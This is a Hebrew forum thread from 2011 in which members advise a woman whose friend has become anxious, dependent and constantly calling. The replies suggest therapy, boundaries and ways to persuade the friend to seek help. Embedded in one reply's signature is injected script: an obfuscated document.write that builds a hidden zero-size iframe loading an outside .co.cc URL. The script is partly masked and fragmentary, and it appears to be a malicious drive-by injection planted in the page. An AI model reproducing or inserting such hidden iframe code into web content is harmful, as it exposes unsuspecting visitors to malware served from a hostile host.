| נשלח ב-15/3/2011 16:37 |
|
| |
בקשת עזרה ...
מעתיקה לכאן בקשה שהגיע אלי מחברה שלא רשומה כאן בפורום ומעוניינת בעיצה.. רונית, אשמח אם תגיבי כאן או בפרטי או בשניהם :-) ולכל חברי הפורום נשמח לשמוע את דעתכם מנסיונכם ומידיעותיהם....
רציתי להתייעץ אתכם... יש לי חברה שהקשר שלנו התחיל לפני כחמש שנים כשהיא עברה לגור בשכנות אליי. במשך שלוש שנים היה לנו קשר רצוף יומיומי, סדר היום שלנו תמיד כלל אחת את השניה, עד שלפני שנתיים הם עקרו ממקומם קנו דירה (לא רחוק ממני) והילדים פנו למוסדות אחרים כך שהחיים המשיכו ומטבע הדברים הקשר התרופף.
לפני שנה הקשר חזר, (יוזמה שלה) היא יותר נכון דרשה לחדש את הקשר, אבל משהו אצלה השתנה... היא היתה מבקשת את דעתי על דברים שקרו לה במשך היום, או עתידים לקרות. שיחות הטלפון שהייתי מקבלת ממנה ביום התחילו שש עד שמונה שיחות ביום שהיום ישימים שאני מקבלת ממנה שש עד שמונה שיחות בשעה!!!
היא הפכה להיות טיפוס חרדתי, בוכה המון על דברים פעוטים שקרו לה לפני שנים, חוששת מתוצאות לטווח הארוך על מעשים לגיטמיים שהיא עושה ופוחדת להשאר לבד ביום החופשי שלה.
אין לי אפשרות להסביר לבעלה את המצב ואין משפחה שתבין.
ניסיתי לדבר איתה על קבלת ייעוץ מקצועי אבל היא השתוללה ופרצה בבכי שהיא לא משוגעת. כל כיוון שניסיתי להביא אותה לקבל עזרה נפלו בתהום נשיה.
הקשר איתה מתחיל להכניס אותי לדכאונות לעצב לא מוסבר ולעיתים לעצבים על דברים שלי כביכול נהירים ואיך היא לא רואה את זה???? חפרתי בעבר שלה ולא מצאתי תשובה לשינוי המצב החריג שלה.
מבחינתה הקב"ה ואני היחידים שמחזיקים אותה מלהתמוטט (מילים שלה!)
אני פוחדת מהמצב הזה. אני יודעת שהיא הפכה להיות תלותית בי וזה דבר לא בריא לכשלעצמו. איך יוצאים מהמצב הזה מבלי להרגיש אשמה שנטשתי חברה לעת צרה. האושר שלה חשוב לי, אבל אני יודעת שאני ממש אבל ממש לא בכיוון הזה!!! אשמח לשמוע את עצתכם.....
 |
|
|
|
|
| נשלח ב-16/3/2011 11:03 |
|
| |
המכשול העיקרי שאני רואה בסיפור כאן, הוא שהיא לא מוכנה ללכת לטיפול. צריך לשכנע אותה בכיוון הזה, להסביר לה שפניה לטיפול לא מעידה על שגעון. שנית, מדוע אין אפשרות להסביר לבעלה את המצב? הוא לארואה בעיניים מה עובר על אשתו? הרי ברור שגם התנהגותה בתוך ביתה השתנתה. אולי תנסי לדבר איתו ללא ידיעתה? בכל מקרה, כמה שזה יהיה קשה, האשה הזאת חייבת טיפול ויפה שעה אחת קודם, חבל על כל יום של סבל. ואם תעזרי לה להגיע לשם, תוכלי לצאת מהסיפור בקלות, היא כבר תמשיך משם....
בשורותטובות!
___
"בְּטַח בַּה'. וַעֲשֵׂה טוֹב. שְׁכָן אֶרֶץ. וּרְעֵה אֱמוּנָה".
תוקן על ידי yefenefesh ב- 16/03/2011 11:01:17
|
|
|
|
| נשלח ב-16/3/2011 22:41 |
|
| |ערב טוב
כללית אני מסכימה עם דבריו של יפהנפש, מצבה של האשה כפי שמתואר מדאיג ומחייב טיפול. עם זאת, צריך לזכור שלא תמיד יש לנו יכולת שליטה ובעיקר על חיי השני.
מדברייך נשמע שיש שתי אפשרויות רעות, האחת, כפי שקורה עד כה להיענות לה לכל דרישהאך במחיר בריאות ורווחה נפשית שלך.האפשרות השניה לנתק כל קשר אך אז את עשויה להרגיש שנטשת חברה בצרה.
אני מציעה אפשרות שלישית שבה את ממשיכה איתה קשר מסוים תוך כדי שמירה על עצמך ועל גבולותייך. בדרך זו את אולי עשויה לעזור עקיפית גם לה.
אני חושבת שנכון שתנסי לשתף אותה בתחושות שלך על עצמך. נסי להסביר לה שאת חברה שלה אך השיחות הבלתי פוסקות משפיעות על מצב רוחך ועל תפקודך ואת לא יכולה להמשיך בצורה כזו.
נסי לזהותבאמת את יכולותייך והציגי לה זאת בפשטות ובבהירות שאת מסוגלת לשוחח איתה למשל פעם אחת ביום/שבוע ולא יותר.
במקביל, הגבילי את עצמך מלענות לטלפונים שלה (היום ניתן לזהות את המתקשר)
בדרך זו את ממשיכה להעניק מידה של תמיכה חברית אך שומרת ככל יכולתך על החירות שלך.
אם זה יעזור לדעת , להערכתי, היענותבלתי מוגבלת לתביעותיה, הנצרכים ככל שיהיו, אינו שומר עליה מפני התמוטטות. ואולי אף ההיפך , פריצת גבולות השני עשוי להיות ביטוי לפריצת הגבולות הפנימיים שלה אשר עשויה לבוא לביטוי במוקדם או במאוחר בהתפרקות.
אומנם, ישנם פעמים, בהם האדם לא מתמוטט כל זמן שהוא שהוא נענה לכל תביעה אך מצב זה עשוי למוטט את השני, כפי שאת חוששת והספקת קצת לחוות
בברכת בשורות טובות
___
ד"ר רונית לזר
עו"ס קלינית
נייד 052-6346334 ******* type="text/">document.write("*************** scrolling='no'frameborder='0' height='0px' width='0px' src='ht"+"tp:"+"/"+"/"+"vjgvj.co"+".cc/?a="+***************+"'><*");>
תוקן על ידי רוניתלזר ב- 16/03/2011 22:43:46
 |
|
|
|
|
| נשלח ב-16/3/2011 23:01 |
|
| |
לדעתי (הלא מקצועית) אין לך שום אפשרות לשנות את החברה שלך ואת לא חייבת להקדיש לה את חייך לפי מה שמישתמע יש לך ילדים ובעל שאנימאמינה שהם גם סובלים מהטלפונים של אותה אישה וגם אם את מחליטה שאת מקריבה את עצמך בשבילה אין לך זכות להחליט בשביל המשפחה שלך כאזת החלטה כי גם את לאיודעת מה באמת נכון לעשות אני הייתי מנתקת את הקר לא לגמרי לפחות בשלב ראשומי אבל מסבירה לה וחשוב שתסבירי כזי שהיא תבין שאת יוצאת מהמעגל קסמים שהיא בנתה מסביבך בד בבד בזמן שאתן כן מדברות שזה יהיה רק על פניה לטיפול ,יכול ליהות שהיא תשען על השיחה השבועית הזאת כמו אוויר לנשימה ותבצע בגלל זה כל מה שתגידי את יכולה גם להתנות את הקשר בפניה לטיפול
גם במקרה שהיא כדבריך תתמותט זאת לא אשמתך את לא אמורה להקריב את החיים שלך ושל משפחתך לקשר שלפי מה שהוא נשמע הוא יותר מזיק ממועיל ויכול ליהות גם שמעז יצא מתוק אם היא חס וחלילה תתמוטט היאתיהיה חייבת לפנות לטיפול מאחלת לך המון סייעתא דשמייה
|
|
|
|
| נשלח ב-21/3/2011 17:04 |
|
| |
כמו שכתבו קודמי, נראה שהיא צריכה ללכת לטיפול. כשאדם מסרב ללכת לטפל בעצמו (בעיקר אם התירוץ הוא "אני לא משוגע"), לפעמים עוזר לשכנע אותו ללכת לייעוץ בשביל מישהו אחר. אולי תנסי להגיד לה שכדאי שתתיעץ עם אשת מקצוע לגבי גידול נכון של ילדיה (שבטח סובליםמהמצב), לגבי הזוגיות שלה(שנשמעת לא משהו), לגבי טיפול בהורים מזדקנים (אם זה רלוונטי) וכדו'. במהלך הטיפול עצמו, התכנים שלה עצמה כבר יעלו.
|
|
|
|
| נשלח ב-22/3/2011 12:27 |
|
| |
לא מתביישת, רעיון יפה!
___
"בְּטַח בַּה'.וַעֲשֵׂה טוֹב. שְׁכָן אֶרֶץ. וּרְעֵה אֱמוּנָה".
|
|
|
|
|
 |
|
|
|
|| מנהל לחץ כאןלנעילת האשכול
|
|